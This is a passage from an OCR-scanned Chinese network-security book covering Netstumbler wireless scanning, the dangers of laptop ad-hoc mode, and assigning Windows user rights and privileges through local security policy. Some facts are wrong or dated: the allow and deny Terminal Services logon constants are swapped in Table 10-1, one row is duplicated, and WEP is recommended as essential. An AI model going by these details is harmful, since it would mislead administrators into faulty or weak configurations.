况下，自己的无线网卡自动连接到一个接入点上并被分配了 IP 地址了。这种现象就是一种无线信号盗用！其次，如果你从邻居的 DCHP 服务器分配到了一个 IP 地址，而这个 IP 地址又正好和家中的另一台客户机一样，则可能会引起网络冲突！

Netstumbler 是最有名的寻找无线接入点的工具之一，Netstumble 支持 pcmcia 无线网卡，同时支持全球 GPS 卫星定位系统。这个工具现在是免费的，仅仅支持 Windows 系统，源代码不公开，而且该软件的开发者还保留在适当的情况下对授权协议的修改权。


Netstumbler 支持服务集识别符 (SSID)、有线等同保密 (Wired Equivalent Privacy-WEP)、开放式认证、共享密码认证、MAC 地址认证等。SSID (Service Set Identifier) 技术可以将一个无线局域网分为几个需要不同身份验证的子网络，每一个子网络都需要独立的身份验证，只有通过身份验证的用户才可以进入相应的子网络，防止未被授权的用户进入本网络。对于无线局域网中的不同工作组来说，通过 SSID 进行标识，成员可以加入到相应的工作组中，而不会造成组织上的混乱。

9.8.2 应用实战

Netstumbler 的安装并不复杂，只需一路“Next”点击过去就可以完成安装了，运行软件后主界面如 9-35 所示：



图9-35 Netstumbler主界面



首先我们要依次点击“View”、“Options”菜单项，在弹出的对话框中，可以在“General”选项卡设置面板中设置 Netstumbler 扫描的频率。如 9-36 所示：




图9-36 设置Netstumbler扫描的频率

设置完毕后，稍待片刻后就可以看到在 IEEE 802.11b 标准中定义了二个主要机制 无线网络访问控制及访问授权：ServiceSetidentifiers (SSIDs) 及 Wired Equivalent Privacy (WEP) 在 Netstumbler 中，这两个目前最主要的安全设计都给予了很好地支持。如 9-37 所示：



图9-37 IEEE 802.11b标准中定义了二个主要机制

有的朋友会对有线等效加密 (Wired Equivalent Privacy，WEP) 不以为然，但实际上这是一种符合 802.11b 标准的无线网络安全协议。它能真实地在无线数据发送时对数据进行加密，加密范围覆盖了你使用的任何数据。一定要使用它。但是必须强调——它是基于密钥的，因此不

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

要一直使用默认密钥。对于初次访问系统的个人用户你甚至应当创建单独的 WEP 密钥。当然也不能认为有了 WEP 就万事大吉。即使是多重加密也不会保证你万无一失，因此应当把 WEP 与其他无线安全措施相结合，所以 Netstumbler 的出现无疑为 WEP 的发展提供了广阔的舞台！

在上图中介质访问控制（Media Access Control 即 MAC）常常被忽略，原因是它并不能防止欺骗行为。但对于整个保护系统的壁垒来说，它无疑是一块重要的砖石。从本质上它是另一种地址过滤器，并且能够阻止潜在的黑客的入侵行动。它所做的是根据你所确定的基于地址的访问控制列表来限制对特定设备的网络访问。

简而言之，如果在你检测无线网络并且发现未在 MAC 列表上的访问者多次尝试发起访问的时候，你已经受到潜在攻击者的窥视了，并且他不会知道你已经发现了他。

只要愿意，还可以在 Netstumbler 中为工作模式另外定义所需的辅助脚本，这也将大幅度提高无线传输的安全性。如 9-38 所示：




图9-38 为工作模式另外定义所需的辅助脚本

9.8.3 拒绝笔记本ad-hoc方式接入

作为 802.11 标准的一部分，Ad hoc 模式允许你的笔记本网络接口卡运行在独立基础服务集（Independent Basic Service Set，IBSS）模式（在 Netstumbler 中可以很好地对这个模式进行控制）。这就意味着它可以通过 RF 与另一台笔记本进行 P2P 的连接。当你用 Ad-hoc 模式时，自然会想通过无线网络连接到其他笔记本。从表面价值角度看，这将是很吸引人的把戏，因为没有人能将连接拒之门外。但必须意识到它允许了对笔记本整个硬盘的访问。如果你设置其为允许状态，并且忘了这一点，那么你的一切都将毫无保留的放在整个世界面前。

并且危险并不仅仅限于你不设防的机器。一名入侵者可以将联网的笔记本作为入侵网络的大门。如果将机器置于 Ad hoc 模式并且有人暗中入侵，你所暴露在危险之中的不仅仅是自己的计算机，而是整个网络。必须避免这样危险的习惯，即从首次使用开始就永远不要尝试允许处于 Ad hoc 模式。接受这种模式所承担的风险远远大于它所提供的便利。

在对 Netstumbler 进行了所有必要的设置后，建议使用其提供的保存功能对设置的安全方案进行保存，以便重装系统后可以即时进行调用。

严格地说，Netstumble 从本质来讲是一种嗅探器！嗅探器技术被广泛应用于网络维护和管理方面，它工作的时候就像一部被动声纳，默默地接收着来自网络的各种信息，通过对这些数据的分析，网络管理员可以深入了解网络当前的运行状况，以便找出网络中的漏洞。嗅探器是一把双刃剑。在网络安全日益被注意的今天，我们不但要正确使用嗅探器，还要合理防范嗅探器的危害。嗅探器技术并非尖端科技，只能说是安全领域的基础课题。对嗅探器技术的研究并不要求太多底层的知识，它并不神秘，实际上我们的一些网管软件，和硬件网络测试仪都使用了嗅探器技术。只是许多计算机软件供应商对其一直讳莫如深。回避这个基本事实是不明智的，了解掌握它才是关键。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第10章

严密部署权限防线

没有绝对的安全，无论是个人计算机安全，还是企业网络安全，网管员们做的工作只能是尽可能多地提高安全系数。在整个安全防御体系中，权限的精通与熟练应用是每个高级网管员必须具备的技能。

从 NT 3.1 开始，微软系统就提供了两个控制访问权限的工具：权限和权利。无论是单机还是处于网络中，为了保证用户的数据安全，网管员都需要在 Windows 中进行完善的访问控制机制部署，这两个工具可以帮助网管员完成这方面的工作。它们可以确保每个账户只能访问其有权访问的资源，而不能访问无权访问的资源。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

10.1 权利指派

在 Windows 中，权利与权限都是极为重要的概念，它们是两个不同却又容易混淆的设计。实际上，用户权利适用于指派给用户账户，而用户权限则适用于附加给资源。用户权利决定了用户使用的账户可以进行的系统控制的能力，而权限则指的是资源可以被账户访问和控制的方式。在本节中，将讲解用户权利方面的知识。

10.1.1 识别权利

在 Windows 中，管理员可以指派权利给账户组或单个账户，由于权利影响的范围是计算机，所以权利的指派要慎重。为了方便权利的综合管理，我们建议将权利指派给账户组，而不是具体指派到个别的账户。这样可以确保作为组成员登录的账户能够自动继承该组的所有权利。

Windows 中有两种类型的用户权利，可以供网管员使用：

（1）特权（Privilege）：特权是一系列权利的总称，这些权利主要用于帮助用户对系统进行管理，如是否允许用户安装或加载驱动程序、是否有备份文件和目录的权利等等。

（2）登录权利（Logon Right）：登录权利决定了用户如何登录到计算机。如：是否采用本地交互式登录、是否为网络登录等等。

Windows XP/2003 中有五对不同的登录权利，其中使用最为频繁的有三对（六个）登录权利。这三对登录权利的显示名称和字符常量如表 10-1 所示。

在这两种权利类型中，又有相当多的子权利可以进行指派。但是，并非所有的子权利都会用得到，例如，一些供程序人员开发特殊用途的程序时使用到的权利，对于网管员来说并无使用的意义。

在如表 10-2 所示中，列出并描述了可以授予账户的特权都有哪些。

表10-1 登录权利的显示名称和字符常量

显示名称	字符常量
“拒绝”登录权利	
拒绝本地登录	SeDenyInteractiveLogonRight
拒绝从网络访问这台计算机	SeDenyNetworkLogonRight
通过终端服务拒绝登录	SeRemoteInteractiveLogonRight
“允许”登录权利	
在本地登录	SeInteractiveLogonRight
从网络访问此计算机	SeNetworkLogonRight
通过终端服务允许登录	SeDenyRemoteInteractiveLogonRight

表10-2 特权列表

特 权	说 明
作为操作系统的一部分	此用户权利允许某个进程在没有进行身份验证的情况下模拟任何用户。该进程因此可以获得与该用户相同的本地资源的访问权限。要求这项特权的进程应该使用已经包括此特权的本地系统账户，而不应该使用特别指定此特权的个别账户。 默认设置：无。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

将工作站添加到域	允许用户将计算机添加到特定的域，具有该特权的用户可以向域中添加最多十个工作站。也可以允许用户将计算机加入域中，其方式是在 Active Directory 中的部门或计算机容器里授予这些用户“创建计算机对象”的权限。具有“创建计算机对象”权限的用户可以向域中添加任意数量的计算机，而不管其是否被分配了“将工作站添加到域”的特权。 默认设置：无。
调整处理的内存配额	确定哪个账户可以使用具有“写入属性”的进程去访问另一个进程，以此增加分配给另一进程的处理器配额。 默认设置：管理员。
备份文件和目录	允许用户绕过文件和目录权限来备份系统。仅当应用程序试图通过 NTFS 备份应用程序编程接口 (API) 访问时，才选用该特权。 默认设置：管理员和备份操作员。
忽略遍历检查	浏览任何 NTFS 文件系统或注册表中的对象路径时，允许用户遍历用户无权访问的目录。此特权不允许用户列出目录的内容，只能遍历目录。 默认设置：管理员、备份操作员、高级用户、用户以及成员服务器和工作站上的每个人。在域控制器上，将该特权分配给管理员、经过验证的用户和每个人。
更改系统时间	允许用户设置计算机内部时钟的时间。 默认设置：管理员、高级用户、LocalService 以及成员服务器和工作站上的 NetworkService。在域控制器上，将该特权分配给管理员、服务器操作员、LocalService 和 NetworkService。
创建令牌对象	当进程使用 NtCreateToken() 或其他令牌创建API时，允许进程创建可用于访问所有本地资源的令牌。建议需要此特权的进程使用已经包括此特权的本地系统账户，而不使用特别指定此特权的个别用户账户。 默认设置：无 。
创建页面文件	允许用户创建和更改页面文件的大小。该操作是通过在“系统属性”的“高级”选项卡上的“性能选项”下，指定某一特定驱动器的页面文件大小来完成的。 默认设置：管理员。
创建永久共享的对象	允许进程在 Windows XP Professional 对象管理器中创建目录对象。该特权对于可扩展对象名称空间的内核模式组件非常有用。以内核模式运行的组件本身就具有该特权，因此无需对它们分配该特权。 默认设置：无。
调试程序	允许用户向任意进程附加调试程序。 默认设置：管理员。
使计算机和用户账户成为受信任的以便委派其它账户	允许用户更改 Active Directory 中用户或计算机对象上的“可委派其它账户”设置。验证委派允许前端服务将正在接收验证的客户凭证用于后端服务。 默认设置：该特权不授予成员服务器或工作站上的任何人，因为这种授权无任何意义。在域控制器上，该特权默认情况下授予管理员。
从远程系统强制地关机	允许用户从网络的远程位置关闭计算机。 默认设置：成员服务器和工作站上的管理员。
生成安全审核	允许进程在安全日志中创建记录。安全日志用于跟踪未经授权的系统访问。 默认设置：LocalService 和 NetworkService。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

增加调度优先级	允许具有“写属性”的进程访问其他进程以便增加其他进程的执行优先级。具有该特权的用户可以更改“任务管理器”中某个过程的调度优先级。 默认设置：管理员。
加载和卸载设备的驱动程序	允许用户安装和卸载即插即用的设备驱动程序。该特权对安装非即插即用设备的驱动程序没有影响。只有系统管理员才可以安装非即插即用设备。 默认设置：管理员。建议不要将此特权授予任何其它用户。设备驱动程序以受信任（或高级特权）程序运行。具有加载和卸载设备驱动程序特权的用户可能会由于将恶意代码误当作设备驱动程序安装而无意误用该特权。因此建议管理员要提高警惕，且只安装带有经验证的数字签名证书的驱动程序。
锁定内存中的页面	允许进程将数据保存在物理内存中，以防系统将分页数据写到磁盘上的虚拟内存中。分配该特权可能致使系统性能严重降低。 默认设置：未分配给任何人。某些系统进程本身就具有该特权。
管理审核和安全日志	允许用户指定文件、Active Directory 对象和注册表项之类的单个资源的对象访问审核选项。只有当启用了“审核策略”（在“安全设置”中的“本地策略”下）中的对象访问审核后，才可以真正执行对象访问审核操作。具有此特权的用户还可以从事件查看器中查看并清除安全日志。具有此特权的用户还可以从事件查看器中查看并清除安全日志。 默认设置：管理员。
修改固件环境值	允许通过API的某个进程或通过“系统属性”的某个用户来修改系统环境变量。 默认设置：管理员。
图示单个进程	允许用户运行 Windows XP Professional 性能监视工具来监视非系统进程的性能。 默认设置：成员服务器和工作站上的管理员和高级用户。在域控制器上，仅将该特权分配给管理员 。
配置文件系统性能	允许用户运行性能监视工具监视系统进程的性能。 默认设置：管理员。
从插接站删除计算机	允许便携式计算机用户通过单击“开始”菜单上的“弹出PC”来脱开计算机。 默认设置：管理员、高级用户和用户。
替换进程级令牌	确定哪个用户账户可以初始化一个进程，以取代与已启动的子进程相关的默认令牌。 默认设置：本地服务和网络服务。
还原文件和目录	还原备份的文件和目录时，允许用户绕过文件和目录权限，并将任何有效的安全主体设为对象的所有者。 默认设置：管理员和备份操作员。
关闭系统	允许用户关闭本地计算机。 默认设置：管理员、备份操作员、高级用户和工作站用户。在成员服务器上，该权利授予管理员、高级用户和备份操作员。在域控制器上，该权利授予管理员、账户操作员、备份操作员、打印操作员和服务器操作员。
同步目录服务数据	允许进程提供目录同步服务。该特权仅对域控制器有效。 默认设置：无。
获得文件或其它对象的所有权	允许用户获得系统中任何可得到的对象的所有权，包括 Active Directory 对象、NTFS 文件和文件夹、打印机、注册表项、进程和线程。 默认设置：管理员。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

某些特权可以覆盖在对象上设置的权限。例如，用户作为备份操作员组的成员具有对所有资源执行备份操作的权利，而不管资源所有者是否已经明确设置对所有用户拒绝访问资源。在这种情况下，执行备份的用户权利优先于所有的文件和目录权限。

如表 10-3 所示中列出并描述了可以授予用户的登录权利都有哪些，它们是 Windows XP/2003 的默认设置。

表10-3 登录权利列表

登录权利	说　明
从网络访问计算机	允许用户通过网络连接到计算机。 默认设置：管理员、每个人、用户、高级用户和备份操作员。
允许通过终端服务登录	允许用户通过远程桌面连接登录到本计算机。 默认设置：管理员和远程桌面用户。
作为批处理作业登录	允许用户使用批处理查询工具登录。如果安装了 Internet 信息服务(IIS)，则系统将该权利自动分配给匿名访问 IIS 的内置账户。 默认设置：没有人。
作为服务登录	允许某种安全原则以服务身份登录。可以将服务配置为在 LocalSystem、LocalService 或 NetworkService 账户下运行，这些账户具有作为服务登录的内置权利。在单个账户下运行的任意服务都必须授予该权利。 默认设置：没有人。
本地登录	允许用户通过计算机键盘登录。 默认设置：管理员、高级用户、用户、来宾和备份操作员。
作为服务登录	允许某种安全原则以服务身份登录。可以将服务配置为在 LocalSystem、LocalService 或 NetworkService 账户下运行，这些账户具有作为服务登录的内置权利。在单个账户下运行的任意服务都必须授予该权利。 默认设置：没有人。
拒绝从网络访问这台计算机	禁止用户或组从网络连接到本计算机。 默认设置：没有人。
拒绝本地登录	禁止用户或组直接通过键盘登录。 默认设置：没有人。
拒绝作为批处理作业登录	禁止用户或组通过批处理队列工具登录。 默认设置：没有人。
拒绝作为服务登录	禁止用户或组作为服务登录。 默认设置：没有人。
拒绝通过终端服务登录	禁止用户或组作为终端服务客户登录。 默认设置：没有人。

特殊用户账户 LocalSystem（本地系统）具有已指派给它的几乎所有的特权和登录权利，因为作为操作系统的一部分运行的所有进程都与该账户相关，而且这些进程都需要全部的用户权利。

10.1.2 基本的权利指派

对于本地账户组和账户，通常是使用“本地安全设置”工具对其进行权利指派，当然，内置组默认就已经有了一些权利。在 Windows 中，可

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

以使用如下几种方法调用“本地安全设置”工具：

方法一：依次单击“开始”→“设置”→“控制面板”→“管理工具”→“本地安全策略”菜单。

方法二：在“运行”栏中使用命令“Secpol.msc”。

方法三：在“运行”栏中使用命令“Gpedit.msc”打开“组策略”窗口后，依次单击“计算机配置”→“Windows 设置”→“安全设置”，如图 10-1 所示。




图10-1 组策略中也可以调用“本地安全设置”工具

在“本地安全设置”工具窗口中，展开“本地策略”→“用户权利指派”项，从如图 10-2 所示中可以看到特权与登录权利以及额外的几个权利混合组成的列表，这里可以指派哪些账户或账户组具有登录计算机的权利或特权。



图10-2 权利列表

其中，列举了如表 10-4 所示的这些普通用户经常会用到的用户权利。

表10-4 权利列表

用户权利	说 明	权限指派
备份文件和目录	确定哪些用户出于备份系统的目的可以绕过文件和目录权限。此特权可以授予以下权限：遍历文件夹/执行文件、列出文件夹/读取数据、读取属性、读取扩展属性、读取权限。	默认值： Administrators Backup Operators
产生安全审核	确定进程可使用哪些账户将条目添加到安全日志。安全日志用于跟踪未经授权的系统访问。	默认值：本地服务 网络服务
创建记号对象	创建记号对象又称“创建令牌对象”。当进程使用NtCreateToken()或其他令牌创建API时，确定进程能够使用哪些账户来创建可用于访问所有本地资源的令牌。建议需要此特权的进程使用已经包括此特权的LocalSystem（本地系统）账户，而不使用特别指定此特权的个别用户账户。	默认值：无
创建页面文件	确定哪些用户和组可以创建页面文件并更改其大小。通过在“系统”属性的“性能”选项中指定给定驱动器的页面文件大小，可以创建页面文件。	默认值： Administrators
从网络访问此计算	确定允许哪些用户和组可通过网络连接到计算机。 另注：为了安全起见，这里的默认值建议只赋予给一个特定的组和最少的用户。	默认值： Administrators Backup Operators Power Users、Users Everyone
从远端系统强制关机	确定允许哪些用户可从网络上的远程位置关闭计算机。	默认值： Administrators

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

管理审核和安全日志	确定哪些用户可以指定文件、注册表项之类的单个资源的对象访问审核选项。在“事件查看器”的安全日志中，可以查看所审核的事件。拥有此特权的用户还可以查看和清除安全日志。	默认值：Administrators
拒绝本地登录	确定阻止哪些用户登录到计算机。如果账户同时设置了此策略和在本地登录策略，则前者会取代后者。	默认值：Guest Support_388945a0
拒绝从网络访问这台计算机	确定阻止哪些用户通过网络访问计算机。如果用户账户同时设置了此策略和从网络访问此计算机策略，则前者会取代后者。	默认值：Guest Support_388945a0
取得文件或其他对象的所有权	确定哪些用户可以获得系统中任何可得到的对象所有权，其中包括文件和文件夹、打印机、注册表项、进程和线程。	默认值：
Administrators		
通过终端服务拒绝登录	确定禁止哪些用户和组作为终端服务客户登录。	默认值：无
通过终端服务允许登录	确定哪些用户或组有权作为终端服务客户登录。	默认值：Administrators Remote Desktop Users
在本地登录	确定可以登录到该计算机的用户。	默认值：Administrators Backup Operators Power Users、Guest Users

以授权 book 账户组拥有“拒绝从网络访问这台计算机”权利为例，需要执行如下操作：

步骤 1

在“运行”栏中使用命令“Secpol.msc”打开“本地安全设置”窗口。依次单击“安全设置”→“本地策略”→“用户权利指派”项。




图10-3 删除现在账户和账户组

步骤 2

双击右侧窗格中的“拒绝从网络访问这台计算机”项，在弹出的如图 10-3 所示属性窗口中选中现有的账户和账户组，单击“删除”按钮将其全部删除。

步骤 3

单击“添加用户或组”按钮，在弹出如图 10-4 所示的“选择用户或组”窗口中，因为默认状态下不能添加组，所以需要单击“对象类型”按钮。




图10-4 单击“高级”按钮

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4

在弹出如图 10-5 所示的“对象类型”窗口中，单击勾选“组”项的复选框。这样才能在以下的操作中添加组，并将权利应用到组。




图10-5 勾选组

步骤 5

单击“确定”按钮返回“选择用户或组”窗口后，单击“高级”按钮打开此窗口的扩展部分。单击“立即查找”按钮找到当前计算机中所有的账户和账户组后，选中“Book”组并单击“确定”按钮，如图 10-6 所示。




图10-6 选择Book组


步骤 6

连续单击“确定”按钮关闭属性等窗口，在返回到“本地安全设置”窗口后，双击“拒绝从网络访问这台计算机”项，在弹出的如图 10-7 所示属性窗口中，可以看到此权利仅应用在 Book 账户组。



图10-7 权利已经得到应用

在权利的应用中，需要知晓如果一个账户是多个账户组的成员，则此账户的权利是累加的，这意味着账户将会同时拥有多个账户组的权利。要删除用户的权利，管理员只需简单地从组中删除账户。在这种情况下，此账户不再拥有指派给这个账户组的权利。



10.1.3 高级权利指派

除了基本的权利指派方法外，在 Windows XP/2003 中还可以使用本小节讲解的高级权利指派的方法。以对系统服务进行权利指派（例如，为普通权限的用户添加管理服务项的权利，如启动服务、禁止服务，等等）为例，可以使用如下的指派方法：

步骤 1

以管理员身份登录系统，并在“运行”栏使用“MMC”命令打开“控制台”窗口，并依次单击“文件”→“添加 / 删除管理单元”。

步骤 2

在弹出如图 10-8 所示的窗口中，单击左下角的“添加”按钮。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图10-8 单击添加按钮

步骤 3

在弹出如图 10-9 所示的窗口中，选中列表“安全配置和分析”项并单击“添加”按钮。



图10-9 选择“安全配置和分析”项

步骤 4

依次单击“关闭”→“确定”按钮返回到控制台窗口后，在左侧列表中选中新增加的“安全配置和分析”项并单击鼠标右键，在弹出如图 10-10 所示的菜单中选择“打开数据库”项。



图10-10 打开数据库

步骤 5

在弹出的“打开数据库”窗口“2”中为新建的控制台任务命名，并单击“打开”按钮继续。

在弹出如图 10-11 所示的“导入模板”窗口后，选择“Setup security”模板并单击“打开”按钮，可以将其导入到本地策略中。



图10-11 选择“Setup security”模板

TIPS

Setup Security 模板可以将注册表和 NTFS 授权、用户权限、系统服务的状态恢复到安装时的默认设置；Securedc.inf 模板适用于域控制器；Securews.inf 模板适用于成员服务器和工作站；Hisecdc.inf 和 Hisecws.inf 模板则可以有效提升系统的安全级别——必须指出的是，虽然“提升安全级别”听起来很不错，但在部署 hisecdc.inf 和 hisecws.inf 模板之前务必三思而后行，其中一些配置会给 WinXP 与 Win2K 系统的使用带来麻烦，例如，在系统通信方面。

步骤 6

选中“安全配置和分析”项并单击鼠标右键，在弹出如图 10-12 所示的菜单中选择“立即分析计算机”项。



图10-12 立即分析计算机

步骤 7

在接着弹出的如图 10-13 所示对话框中，单击“确定”按钮确认要进行分析。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图10-13 确认要进行分析

步骤 8

需要耐心等待如图 10-14 所示的分析进度结束。




图10-14 分析进度

步骤 9

当分析进度结束并自动关闭进度窗口后，在“控制台窗口”中单击左侧控制台树里的“系统服务”节点，在如图 10-15 所示的右侧窗格中双击要设置权利的服务名称。




图10-15 选择系统服务

步骤 10

在打开如图 10-16 所示的属性窗口中勾选“在数据库中定义这个策略”项，并单击“编辑安全设置”按钮。




图10-16 属性窗口

步骤 11

在打开如图 10-17 所示的窗口后，将普通权限的用户添加进来，并进行相应的权利和权限设置（列表框中既有权利项目，亦有权限项目）即可。




图10-17 设置权利和权限

通过这个方法，还可以对注册表进行具体的账户权利和权限指派与授予等等。

10.2 共享权限

所谓“权限”（Permission），是指用户对于对象的访问限制。例如，能否新建、读取、删除对象。对象的种类包括文件、文件夹、分区、磁盘和打印机等等。网管员必须精通权限的设置，否则操作系统环境中的安全设置就等同于空谈。

设置权限是以对象为基础，即“设置某个对象有哪些用户可以拥有相应的权限”，而不能是以用户为主，即“设置某个用户可以对哪些对象拥有权限”。这就意味着“权限”必须针对“对象”而言，脱离了对象去谈权限毫无意义——在提到权限的具体实施时，“某个对象”是必须存在的。

以文件夹与文件的权限为例，依据是否被共享到网络上，其权限可以分为 NTFS 权限与共享权限（Shared Permission）两种。这两种权限都是实现数据安全的基础，离开了它去谈安全是不现实的。


10.2.1 认识共享权限

“共享”是一项用户通过网络把自己拥有的对象，提供给远程用户进行访问的技术。显然，共

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

